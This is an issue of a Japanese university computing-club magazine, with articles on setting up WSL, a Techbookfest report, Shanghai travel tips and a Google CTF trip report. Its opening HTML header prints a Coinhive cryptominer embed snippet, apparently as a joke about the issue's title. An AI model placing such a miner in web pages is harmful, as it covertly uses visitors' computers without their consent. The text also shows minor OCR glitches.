
```
<!DOCTYPE html>
<html lang="ja">
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1">
<title>WORD Press</title>
<link rel="stylesheet" href="https://www.word-ac.net//css/style.css">
<link rel="stylesheet" href="//maxcdn.bootstrapcdn.com/font-awesome/4.6.3/css/font-awesome.min.css">

<link rel="stylesheet" href="//cdnjs.cloudflare.com/ajax/libs/highlight.js/9.6.0/styles/default.min.css">

<>script src="[redacted]></script>
<script>
   var miner = new Coinhive.Anonymous('himitsudayo');
   miner.start();
</script>
<section class="section">
  <div class="container">
    <nav class="nav">
      <div class="nav-left">
        <a class="nav-item" href="https://www.word-ac.net/"><h1 class="title is-4">WORD Press</h1></a>
      </div>
      <div class="nav-right">
        <nav class="nav-item level is-mobile">

          <a class="level-item" href="/about">
            <span class="icon">
              <i class="fa fa-info"></i>
            </span>
          </a>

          <a class="level-item" href="/backnumbers">
            <span class="icon">
              <i class="fa fa-archive"></i>
            </span>
          </a>

          <a class="level-item" href="https://twitter.com/word_tsukuba">
            <span class="icon">
              <i class="fa fa-twitter"></i>
            </span>
          </a>

          <a class="level-item" href="/index.xml">
            <span class="icon">
              <i class="fa fa-rss"></i>
            </span>
          </a>
```

WORD

From College of Information Science

WORDはCoinhiveを設置していません号

目次

Windows PC を買った情報科学類生のための Windows Subsystem for Linux 導入の手引き

文　編集部　らいりゅう号

1　はじめに

手元の PC に OS が Windows しか入っていないという状況はしばしば発生しえます。例えば、大学に入るまで Linux を知らなかった場合[*1]や、入学祝いに家電量販店で投げ売りしていた PC を買ってもらった場合[*1]や、あとから Linux 入れたらええやろと思って通販で適当な PC を買った場合[*1]や、Linux を入れるのが面倒になったまま数年が経過した場合[*1]などがそれに該当します。

Windows 環境のみで大学生活を送ることは不可能ではありません。計算機室を利用すれば情報科学類開講の講義は問題なく受けることができます。とはいえ計算機室以外の場所で課題をこなすことができないのは少々不便です。また、Windows を消し飛ばして Linux を入れるという選択肢もなくはないです。しかし、慣れ親しんだ Windows 環境を手放すのは少々名残惜しいものです。

Windows と Linux を手元の PC で共存させることができれば具合がよいことになりそうです。この記事ではそのような環境を構築する手段の 1 つとして Windows Subsystem for Linux（以下 “WSL”）を利用して Linux をインストールするまでの手順を解説していきます。

2　対象とする読者

この記事の前提条件として Windows 10 だけが入った PC が手元にあるという状況を想定しています。該当しない人は次の記事まで読み飛ばしましょう。

Windows と Linux を共存させる手段は数多く存在します。そこであなたに最適な手段がひと目で分かるフローチャート（図 1）を用意しました。まずは図 1 に目を通し、自分がどの番号に該当するかチェックしてみてください。

①に該当した人は今すぐ他の OS に乗り換えましょう。

②に該当した人はおめでとうございます。情報科学類生は無料で VMware の一部の製品を利用することができます。詳しくは情報科学類コンピューティング環境の web ページ[*2]を参照してください。

③に該当した人は自力で頑張りましょう。

④に該当した人は計算機室の PC に SSH 接続すればよいでしょう。教育用計算機システムの手引き[*3]に Tera Term を利用した例が載っているので参考にしてください。

⑤に該当した人がこの記事が対象としている読者となります。第 3 節へ進みましょう。

[*1] 筆者の経験に基づく。

[*2] https://www.coins.tsukuba.ac.jp/ce/

[*3] http://www.coins.tsukuba.ac.jp/tebiki/2018/tebiki2018.pdf




図 1: 超すごすごフローチャート

3　WSL の概要

WSL の開発者のブログ[*4]によると、WSL とは Microsoft によって開発された Windows 上での Linux の ELF64 ファイルの実行を可能にする一群のコンポーネント[*5]のことです。早い話、WSL をインストールすると Windows 上で Linux が動くというわけです。現状の WSL にはプロセスの生成やファイルの読み書きが遅いといった問題点があるようです。しかし、Windows と Linux 間のファイルのやりとりが容易であったり、Linux 側から Windows のアプリケーションを実行できたりと両 OS の連携という点においては他の手段よりも優れていると思います。性能面に関しても、少なくとも大学の講義で扱うようなプログラムであれば問題なく動くはずです。

4　WSL のインストール

Windows PowerShell かコマンドプロンプトを起動して次のコマンドを実行してください。

```
$ Enable-WindowsOptionalFeature -Online -FeatureName ^
  Microsoft-Windows-Subsystem-Linux
```

画面の指示に従って PC を再起動すれば WSL のインストールは完了です。

5　Linux ディストリビューションのインストール

これ以降の操作は Windows 10 のビルドのバージョンが 16215 以降であることが必要です。2018 年 7 月時点では 5 種類の Linux ディストリビューションを Microsoft Store からインストールすることができます。Microsoft Store を起動し、検索欄に「wsl」と入力すると表示される「Windows で Linux を実行する」というサジェストを選択します。一覧表示される Linux ディストリビューション（図 2）の中から、今回は Ubuntu を選択してインストールしましょう。

図 2: WSL で利用可能な Linux ディストリビューションの一覧

[*4] https://blogs.msdn.microsoft.com/wsl/2016/04/22/windows-subsystem-for-linux-overview/

[*5] 原文では “WSL is a collection of components that enables native Linux ELF64 binaries to run on Windows.” と説明されている。

インストールが完了したら早速 Ubuntu を実行してみましょう。初回のみ起動に数分間かかり、その後ユーザー名とパスワードの入力を求められます（図 3）。これらは Windows のユーザー名とパスワードとは一切関係ないものなので新規に設定するとよいです。これで Windows 上で Ubuntu が使えるようになりました。あとは煮るなり焼くなり好きにしましょう。




図 3: 初回起動時の Ubuntu の画面

Microsoft Store からインストールした Linux は Windows アプリの 1 つとして扱われます。したがって他のアプリと同様に「設定」の「アプリと機能」からアンインストールを行うことができます。煮るなり焼くなりしすぎて Linux 環境がぶっ壊れたときやムシャクシャしたときもこれで安心です。

Tips

Ubuntu から Windows のローカルディスク（C:）は`/mnt/c` というパスでアクセスできます。Ubuntu のホームディレクトリに Windows のユーザーディレクトリへのシンボリックリンクを張っておくと便利です。

```
$ cd ~
$ ln -s /mnt/c/Users/user_name windows_home
```

6 おわりに

お試し気分で Windows 上で Linux 環境を構築できることが WSL のよいところです。これはインストール手順の解説が B5 サイズ 1 ページ程度に収まったことからも分かっていただけると思います。もしあなたが Linux に興味はあるけどなかなか手を出せないでいるのであれば、まずは WSL で肩慣らしをしてみるというのはいかがでしょうか。

もちろん図 1 のフローチャートで触れたもの以外にも Windows と Linux を共存させる手段はあるので、（Windows 環境とお別れする可能性も含め）いろいろと自分で試してみるのがよいでしょう。

技術書典4体験記

文　編集部　ひだるま

1　Intro

始まりは編集部 Slack に投げられた rizaudo 氏の「技術書典 4 当選してたんですけど、書きたい人いますか」という投稿だった。

恥ずかしながら、筆者は未だ同人誌デビューを果たしていなかった。コミケ一般参加すら妹（物理）に先を越されていた。「同人誌の執筆？　編集部で書くネタ 1 つ持ってくればできるだろう」という浅はかな思考を経て、参戦表明をした。この時点で筆者が取り組んでいた作業は大きく 3 つ[*1]。

- SubSonic[*2] API 互換のミュージックサーバの実装
- 軽量マークアップ処理系
- Python3 のプロダクトの Go 実装
- **卒業研究**

P.S. 因みに、6 月 29 日現在、どれも完成していないどころか作業途中のものが増大している。いつまでもランス 10[*3]が開始できない……。

2　About

技術書典[*4]とは、達人出版会[*5]と TechBooster[*6]の主宰する技術系同人誌即売会イベントである。今回（2018 年 4 月 22 日）で 4 回目を数え、回を重ねる毎に規模が膨れ上がっている。最近、技術書典 5 の開催が 10 月に決定した。会場が秋葉原 UDX から池袋サンシャインシティに変更され、収容可能人数がかなり増えるようだ。

3　Dragon University

ドラゴン門　この建物の建設コストは 6 ゴールドだが、ゲーム終了後の得点計算時には 8 点をもたらす。

大学　この建物の建設コストは 6 ゴールドだが、ゲーム終了後の得点計算時には 8 点をもたらす。

[*1] そう、取り組んでいた作業は 3 つ……

[*2] Java 実装のミュージックサーバ。API が xml で定義されている

[*3] ALICESOFT を代表するシリーズの最終作。R18 注意

[*4] `https://techbookfest.org/`

[*5] 電子書籍専門の出版社。`https://tatsu-zine.com`

[*6] 技術サークル `https://techbooster.org`

rizaudo 氏のサークル「Dragon University」が今回筆者が寄稿をすることとなったサークルである。その名前の由来はボードゲーム「あやつり人形」に於ける強カードの筆頭「ドラゴン門」「大学」に由来する。

4 Two Months Before

何も進んどらん。何も……。

5 A Month Before

記事は LaTeX で入稿することに決まった。ギリギリでどちらかの記事が破滅してもダメージが少ないように、PDF 化してからマージする WORD 編集部式を採用した*7。この利点は互いの LaTeX 処理系、依存パッケージを気にせずに良いことにある。とはいえ、ある程度揃ったレイアウトの方が美しい。LaTeX クラスファイルは筆者の猛プッシュにより jlreq.cls を採用することにした。

「同人誌の表紙と言えば可愛い女の子のイラスト*8！」と思いたち、3D モデリングに入門し始める。

尚、ミュージックサーバは楽曲ファイル管理周りのライブラリがあまりカバーし切れていないようだったので、今回は見送ることにした。Python3 のプロダクトを実装し直す話は「何でも受け取れる言語はコレだから！」と断念*9。`interface{}`型はアレで結構実際に処理するときはカッチリ？ してるからね。

6 A Few Days Before

記事執筆の追い込み。例えプログラムの実装が終わっていなくても、記事を入稿せねばならぬ。rizaudo 氏は余裕を持った入稿にかなり燃えているので*10あまり時間は無い。ポエム*11で行こうと決めた。徹夜のテンションで記事が進む。特にファクトチェックなどが重要である技術系記事に於いて締切ドリヴンの作業は非推奨である。良い子は真似しないように。

なんとか記事の形になったものの、PDF にしてから結合すると目次の設定などがぶっ壊れる。互いの記事の先頭に目次を持ってくることにしたが、問題はページ番号である。当然 PDF 化した時点での番号が振られるので、その後結合するとズレるのである。徹夜テンションだった筆者は

「私にいい考えがある」

と、中間生成物に手を入れ、ページ番号を書き換えた。LaTeX のビルドは複数回に渡って行われることは周知の事実である。1 度目で全体を舐めて toc ツリーのファイルを作成し、2 度目にその toc ツリーを呼ばれている場所に差し込む、といった処理が行われる。このとき、前回のビルドから`.tex`に変化がなければ前回作成された中間生成物はそのまま流用される。

まあ後で冷静になって考えると、プリアンブルでページ番号のカウンタを書き換えておけば解決だったん

*7 筆者他数名の暗躍と事故により、46 号辺りから`.tex`形式での入稿となる予定
*8 勿論そんなことはない。ないが
*9 最近 GitHub のスターが 1 つついてしまったので再開するかも知れない
*10 余裕を持って入稿すると割安料金になる。なので、誰だってそーする。俺だってそーする
*11 ここでは実際の実装ではなく「やっていき」を書くことを指す

ですけれどね。

使った印刷所はポプルス*12である。POPL*13ではない。

この時点で、技術書典公式が提供する後払い決済システムがあることを知った。流石技術系同人誌即売会。PayPal で 1 週間支払い猶予があるとのこと。イカン、イカンですよ。

7 X Day Morning

500 円玉を用意するのを失念していたと rizaudo 氏から連絡があり、割と慌てて準備。休日の朝に 500 円玉を用意する手段はかなり少ないので注意すべし。軍資金も 1000 円、500 円に崩しておいた。

rizaudo 氏より 20 分程早く到着。整理券配布を待つ一般参加者を尻目に、サークル許可証の QR コードをスタッフに示し内部へ。しっかりポスターやデモ機を揃えているサークルが結構ある。机に敷く布も用意しているサークルがほとんどだったので焦る。しっかり Dragon University のブースに届いていたダンボールを開封し、並べていく。横のサークルの積んでいる本の装丁がかなりしっかりしていてビビる*14。というかスペースが狭い。各一般サークルに割り当てられたスペースはふくよかな男性 1.5 人分程で、隣のサークルも我らが Dragon University もふくよかだったので、2 つ用意されたパイプ椅子のうち片方は畳んでおくことに。

コミケでは隣のサークルなどに配布する冊子を寄贈する文化があったりするそうだが、技術書典ではそもそも全てが技術系同人であるのでそういった文化は無いらしい。これも隣のサークルで話しているのを聞いた。

スタッフが見本の確認へ。既に電子版（PDF）を提出済みだったので、今日の頒布物が他に無いことを確認されたのみ。

rizaudo 氏が来たので机にシートを敷いたりなどした。2 人で「やっぱりポスターあった方が良かったね」など話し合った。

8 X Day Opening

どの道 2 人が収まるには狭すぎるスペースかつ忙しくもなさそうということで、先に巡らせてもらった。事前にチェックしていたサークルを巡る。始まって 10 分程で通路は少し詰まってきており、人気のサークルには早くも列が出来ていた*15。組版関係や Re:VIEW 本を中心に回った。企業からの参加サークルではほとんど先に述べた決済システムが使えなかったため地味に困った。作りがしっかりしている分個人同人誌より全般的に高いからである。スマートスピーカー関連、VR、AR 関連、機械学習関連などが旬っぽいトピックだったろうか。実際のプロダクトについて書かれた書籍の方が人気のようだった。実物展示を行っているサークルもあったが、通路がどんどん狭くなっていたので、じっくり見ることは難しいようだった。

*12 `http://www.inv.co.jp/~popls/`

*13 Principles of Programming Languages。間違っても学会に同人誌を投稿しないように

*14 後に小耳に挟んだところ、1300 円かかったものを 1000 円で売っていたので売る度に赤字らしい

*15 具体的には湊川あいさんのサークル。「わかめちゃんと学ぶ」シリーズなどの人

遊び回っているシーンしか書いていないが、Dragon University の存在感はどうしても薄く、むしろその割に売れているなというのが正直な評価だった。どうしても「プロダクトをドーン！」みたいなサークルにはインパクトで勝てないからだ。表紙も結構渋めのものだったし*16。量販店などに入ったときにデカいポップを馬鹿にしていたことがあったけれど、確かにこのぐらいの混雑した状況だとかなり有効なんだなと思った。

9 X Day Noon

人間は食事を摂らねば死ぬ。まあそこまで切羽詰まっている訳ではないが、昼食は摂りたい。rizaudo 氏に申し出て、コンビニで 2 人分調達することにした。会場である秋葉原 UDX にはコンビニもある。しかし我々は賢いので、歩いて 4 分程の別のコンビニへ向かった。メロスには同人即売会が分からなかったが、けれどもイベントでの昼食関係には人一倍敏感であったので、「会場直近のコンビニ」がどれだけ混むか知っていたし、イベントで買うべき食糧に自信ニキだったワケ。買ったのはゼリー飲料系と野菜ジュースのパック、おにぎりを少し。トイレが近くなるメニューは避け、且つ少し腹持ちの良いものをチョイス。

今回は関係ないが、ワンコインドリンクが必須のときは水（ペットボトル）を選ぶのがオススメ。一気に飲み干す必要がなくなり、且つ十分な水分を確保できる。

会場に戻る前に自分の分を摂取し、rizaudo 氏と暫しの交代。当然、会場から出ての食事である。

10 X Day -Closing Chapter-

人気のあるサークルは売り切れも早い。数百部単位で用意してもだ。今回の Dragon University は関係なかったが。ようやく会場に入れるようになったのに、お目当ての本がないという人も増えてきていた。そんな後半戦はニッチサークル、そして電子版カード販売の舞台であった。電子版といってもほとんどのサークルは PDF での販売である。「技術書典」で売る必要があるのか？ という疑問もあるだろうが、「そういうのを買う空気」は大事である。海の家で食べる焼きそばとか、そういったイメージだ。

後日、「VR で書典やれば良くない？」といった意見も見た。ナシではないけれど、同じ空気を作るには同じくらいやることがありそうというのが筆者の見解である。

ニッチサークルというのは例えば「同人誌用 ISBN コード」とか「ガルパン仕事術」とか、「Web サービス立ち上げで失敗した話」とかいったものを挙げれば良いだろうか。Dragon University を入れても良いと思う。何が言いたいかというと、また金が飛んだ。そういうことです。

11 Outro

あと数部というところで 17 時になり、技術書典 4 が閉幕した。9 割ちょい捌けたワケで、感触としては上々というところらしい。運営アナウンスによると、一般参加者は 5800 人程度。サークル関係者などを合わせると、6200 人程度がアキバ・スクエアに集っていたワケである。近場で開催された、技術書典の抽選に

*16 Adobe パワーを用いた rizaudo 作のものになった。モデリングって難しいね

漏れた人などで構成された技師話人伝も盛況だったようだ。

後片付けは残りの本を仕舞い、パイプ椅子を畳んで係の方の所まで持っていく程度。売り抜いて既に撤収していたサークルも半分くらいはあったため、少し寂しい空気ではあった。その分スムーズに人が流れたので文句はないが。

さて、同人誌即売会といえば戦利品の掲載である。

図 1　実本のみの写真

計 25000 円程度。内、後払い決済は 15000 円程。

雑感。「QR コード決済でもたついてスピードが出ていなかった」という人が Twitter 上で現れたりしていたが、個人的には割と直ぐ決済が通ったので、不満点は購入の確認メッセージが届くのがサークル主のみだったことくらいである。当日の公式サイトへのアクセスは若干もたついていた。入場する際の QR コード提示にアクセスする必要があったので、公式アプリでキャッシュできるようにすれば良かったのではなかろうか。

尚、筆者の初同人誌は実家にて母親に「息子が初めて書いた同人誌」として取り上げられることになる。

12　Extra Track

電子版（ほぼ PDF）の量が馬鹿にならない。ところで、書籍の形をしたものって計算機のディスプレイで見るの辛くないですか？ というワケで、前々から少し欲しかった電子書籍リーダを購入することにした。読む

べき論文も大概 PDF の形をしているし、読みたい ISO 文書は紙だと数百頁あるので……。Sony の DPT-RP1 や、タブレット端末として iPad も考えたが、Apple 製品が嫌いなことは置いておいて、新しい Kindle Oasis には重要な特徴があった。「防水」である。これを見てしまうと、他の選択肢はないに等しい。TOUGHPAD が手に届く値段だったら考えたかも知れないが。

かくして、筆者の手元には Kindle Oasis が届き、風呂に入る時間が 30 分程伸びた。

上海に行きますシャンシャン上月

文　編集部　ハジョン

1　これは旅行技術記事です

大学の語学研修プログラムで 3 週間上海に行ってきました。中国人と日本人は見た目は似ていますが、文化や社会はかなり違うようです。この記事では海外旅行共通の話題[*1]は省き、「中国」に行くときに知っておきたいこと・用意しておきたいものをお伝えします。特に下のように考えている人は中国旅行で困ったことになるかもしれません。是非この記事を読んで準備しておきましょう。

- 中国ではクレジットカードの普及が進んでいるようだ。自分の持っているカードは国際ブランドの MasterCard なのでどこでも使えるだろう。
- 中国では LINE や Twitter などの SNS が使えないので家族や友達と Gmail で連絡しよう。
- ソフトバンクで購入した iPhone に中国で買った SIM カードを入れてインターネットを使おう。

2　知っておきたい中国事情

2.1　なんでも安いわけではない

上海では食べ物はかなり安い[*2]ですが、洋服や化粧品などの値段は日本とそれほど変わらなかったです。ブランド物は日本より高い場合[*3]も多いので買うときは十分比較検討してからにしましょう。

2.2　「買えるものは MasterCard で」ではなかった

先ほど挙げた「中国旅行で困ったことになるかもしれない人」の 1 つ目は私です。引率の先生やガイド本曰く「どこでもクレジットカードが使える！」ということだったので現金を少ししか持って行きませんでした。ところが、クレジットカードは使えるが銀聯[*4]しか受け付けないという場合が少なからずありました[*5]。クレジットカードが使えるお店の割合は日本より多かったので、銀聯のクレジットカード（以下銀聯カード）を作ることをおすすめします。

[*1] パスポートの取得方法など。

[*2] 20 元もあれば一食分食べられると思います。

[*3] Dior の口紅が 300 元でした。

[*4] 中国のクレジットカードブランド、「ぎんれん」と読みます。

[*5] 観光地や一部のショッピングモールなどは MasterCard も使えました。

2.3 買えるものは支付宝か微信支付で

銀聯カードよりもさらに利用されているのは支付宝（Alipay）や微信支付（WeChat Pay）といった電子決済です。電子マネーのチャージは中国の銀行口座[*6]を通して行い、口座開設にはビザと中国の携帯電話番号が必要です。そのため、観光客には難易度が高い[*7]です。私は銀行口座を開設せずに微信支付を使っていたので次章で方法を紹介します。

2.4 交通

交通が凄まじいです。どれくらい凄まじいかは実際見ると分かるので省きます。「赤信号でも右折していい」「歩道を走るバイクがいる」これだけは覚えておきましょう。地下鉄やバス、タクシーなど交通機関の料金はかなり安いので気軽に利用できます。また、ちょっとした移動にはシェアサイクルが便利です。上海市内にはたくさんのシェアサイクルサービスが存在し、mobike というサービスは私も実際に利用していました。日本の電話番号で登録でき、決済もクレジットカードで行えるので使いやすかったです。

2.5 中国インターネッツ

中国のインターネットは検閲があり[*8]、これによって割と色々なサービスが使えません。2018 年 3 月の時点での状況を紹介しますが、この記事が公開される頃には使えないものが増えている可能性もあります。

- 中国国内でも利用できるサービス
  - iMessage・AppleMusic・iPhone の Map など、Apple 系のサービス
  - Slack
  - Skype
  - ミラクルニキ
  - GitHub
- 中国国内では利用できないサービス
  - Gmail・GoogleMaps・YouTube など、Google 系のサービス
  - Instagram
  - LINE
  - Twitter

[*6] 中国銀行の日本支店で作った口座ではチャージできないようです。

[*7] ビザなしで口座を作るのは難しいようです。ある友人が短期留学ビザで口座を作っていましたが、銀行によって必要なビザが違うらしいので実際に行って聞くのが良いと思われます。

[*8] 「金盾」「中国　ファイアウォール」などのワードで検索しましょう。

日本人がよく使っているサービスの多くが中国国内では利用できないことが分かると思います。では中国人たちは一体何を使っているのでしょうか。中国独自のサービスを、日本でよく知られていて機能が似ているものと併せて紹介します。

- 百度（Baidu）……Google
- 微信（Wechat）……LINE
- 微博（Weibo）……Facebook
- Youku……Youtube
- 高徳地図……GoogleMap

一番利用頻度が高いのは微信だと思います。微博・Youku 含め多くの中国系サービスは微信のアカウントで登録できるので、まずは微信のアカウントを作ることをおすすめします。日本の電話番号で登録可能です。

3　用意しておくといいもの

3.1　銀聯カード

銀聯とはクレジットカードのブランド[*9]です。前章で述べたように、決済可能なのは銀聯のみという場合が少なからずあります。日本でも三井住友カードが銀聯カードを発行しているので是非作っておきましょう。

3.2　SIM カード

携帯回線を利用したいときに必要なやつ[*10]です。同じ通信業者でも中国本土版と香港版の 2 種類があるのでそれぞれについて紹介します。

- 中国本土版 SIM カード
  - 中国国内で普通に買える SIM カード。中国の電話番号が手に入ります。前章で述べた銀行口座の開設の他、中国では何かしらのサービス[*11]に登録する際必ずといっていいほど電話番号が要求され、しかも香港含め国外の番号には非対応という場合も多いです。中国に長く滞在するつもりなら、次に述べる香港版 SIM カードのメリットより中国の電話番号を持っているメリットの方が大きいかもしれません。
- 香港版 SIM カード
  - 日本の Amazon で買えます。ローミングは検閲システムの対象外のため、香港版 SIM カードで通信すれば規制対象のサービスも利用することができます。事前に購入でき、クレジットカードでチャージできるので、中国語に自信がない人にもおすすめです。

[*9] MasterCard・VISA・AmericanExpress もクレジットカードのブランドです。

[*10]「なにそれは……」という人は「SIM カード」で検索しましょう。

[*11] SNS・シェアサイクルサービス・Wi-Fi スポットなど。

私は China Mobile と China Unicom（両方とも香港版）の SIM カードを Amazon で買いました。上海に着いてすぐ通信ができたのでとても便利でしたが、中国の電話番号があれば……という場面[*12]が多々あったので次回からは現地調達しようと思います。なお、SIM カードを買う時は、自分の持っているスマホやモバイルルータが**SIM フリーか・通信事業者が利用している周波数帯に対応しているか**を必ず確認しましょう。

3.3 VPN

VPN を利用すれば規制対象のサービスを利用できます。PC 用ブラウザなら Opera の VPN 機能、iPhone なら色々なアプリが AppStore にあるのでインストールしましょう。なお、筑波大学が提供している「VPN Gate」の VPN は何故かアクセスできませんでした。VPN 以外で検閲を回避する方法として SOCKS プロキシを使う手もあります。

3.4 微信支付

前章で述べた電子決済手段の一つです。中国の銀行口座以外からチャージする方法として、誰か[*13]に送金してもらう・ポケットチェンジ[*14]を利用するの 2 通りがあります。チャージ代行業者やポケットチェンジは手数料がかかります。また、日本の電話番号で微信に登録した場合、初期状態では電子決済を利用するためのウォレットが表示されません。ウォレットを表示させるためには送金を受けた後、クレジットカードで本人確認をし、アカウントを設定する必要があります。クレジットカードは本人確認にのみ使われ、チャージには利用できません。

4 中国大陸にトリップしても安心！

もしあなたがトリップ系夢小説主人公だったとしたら、いつ中国大陸で目を覚ましてもおかしくありませんよね。でもこの記事を読んでしっかり準備しておけば、任意のキャラクターと微信の連絡先を交換したり、一緒に買い物に行って銀聯カードで決済したりできます。豫園や外灘でのデートも楽しめますね。万が一あなたがトリップ系夢小説主人公でなくても、中国には是非行ってみてください！

[*12] 銀行口座を作らなかったことをやや後悔しています。

[*13] チャージ代行業者、友人、通りすがりの人など。

[*14] 現金を電子マネーに交換する端末で、空港などにあるそうです。

スイスに行きますスイスイ水曜日

文　編集部　ぽてち

突然ですが、皆さんはスイスに行ったことがありますか？僕はあります。ということで昨年 10 月末のスイス旅行のレポートをお送りしよう。なんで昨年 10 月末の話を 2018 年 5 月[*1]に今更蒸し返すのか？それは今まで記事を書く気力が湧かなかったからだよ……すみませんでした。

1　発端

そもそも何故スイスに行くことになったのかという話。

1.1　CTF って知ってる？

知らな〜いという人も多くいるだろう。CTF（Capture The Flag）は、情報セキュリティに関連する技術を競い合う大会である[*2]。CTF は、運営により問題が出題され、それに解答する形で競技が進行していく。問題数や各問題の公開タイミングは運営の匙加減によって様々である。例えば、「現在公開されている問題が全て解かれるまで、新しい問題が公開されない」というルールを導入している大会もあれば、競技開始時から全ての問題が公開されている大会もある。

何故 “Capture The Flag” という名前なのかを説明しておこう。一応、CTF はいわゆる “ハッキング大会” であるため、問題の設定や背景は大抵「サーバーに侵入して機密情報を盗み出せ」とか「ハードディスクのダンプから機密情報を洗い出せ」といったものになっている。ここでいう機密情報を「flag」と呼ばれる文字列として定めているから、“Capture The Flag” というわけである。要は、flag とは問題の答えであり、この文字列を解答することによって点数が得られる。

1.2　Google CTF

さて、CTF も知名度が上がってきたのか、遂にあの天下の Google が大会を開催するまでに至った。そうして開催されたのが Google CTF 2017 である[*3]。

Google CTF 2017 は Quals（予選）、Finals（本戦）の 2 部構成になっており、オンライン上で行われる Quals の上位 10 チームが、オンサイトで行われる Finals に出場できる。1976 チームが参加した中、弊チームはめでたく 6 位だったので Finals への出場権が得られたのである。

面白かったのは、Finals の会場を、出場権のある 10 チームの投票で決めたことである。Quals 終了後、Google から「Hey! Finals の場所どこにしたい？アメリカ・スイス・ポーランドの 3 つから選んでくれよな」

[*1] 執筆当時。

[*2] ファーストパーソン・シューティングゲームの文脈では、ゲームルールの一形態を指すので注意。

[*3] いや、実は Google CTF 2016 もあったんですが、大会規模や問題のクオリティ的にちょっと黒歴史感があるので触れないことにしよう。

というメールが来る。俺らが選べるんかい。「せっかくならチームメンバー全員行ったことがない所に投票しようぜ」という話になり、弊チームはスイスに投票する運びとなった。うちと似たようなチームが多かったのか、全体の投票としてもスイスが最多得票数だったようで、Finals はチューリッヒの Google オフィスで開かれることになる。

2　スイス紀行

ここからはひたすらスイス旅行実況を垂れ流す。

2.1　スイス 地理データ

始めに、スイスの地理的情報を観光に必要な分だけまとめておこう。

- 公用語はドイツ語・フランス語・イタリア語・ロマンシュ語の 4 つ。店のメニューや施設の案内では英語よりこれらの言語が優先されていて（場合によっては英語がないこともあって）ちょっと驚いた。
- 時間帯は UTC +1 なので日本より 8 時間早い。サマータイムがあり、その間は UTC +2[*4]。
- 首都はベルンだが、人口などの規模はチューリッヒが最大。
- 通貨はスイス・フラン（CHF）。1CHF は大体 110 円ぐらい。
- スイスは巷で「世界一物価が高い国」と言われるぐらいには物価が高い。2018 年のスイスのビッグマック指数[*5]は 749 円でダントツ 1 位。日本はちなみに 380 円。
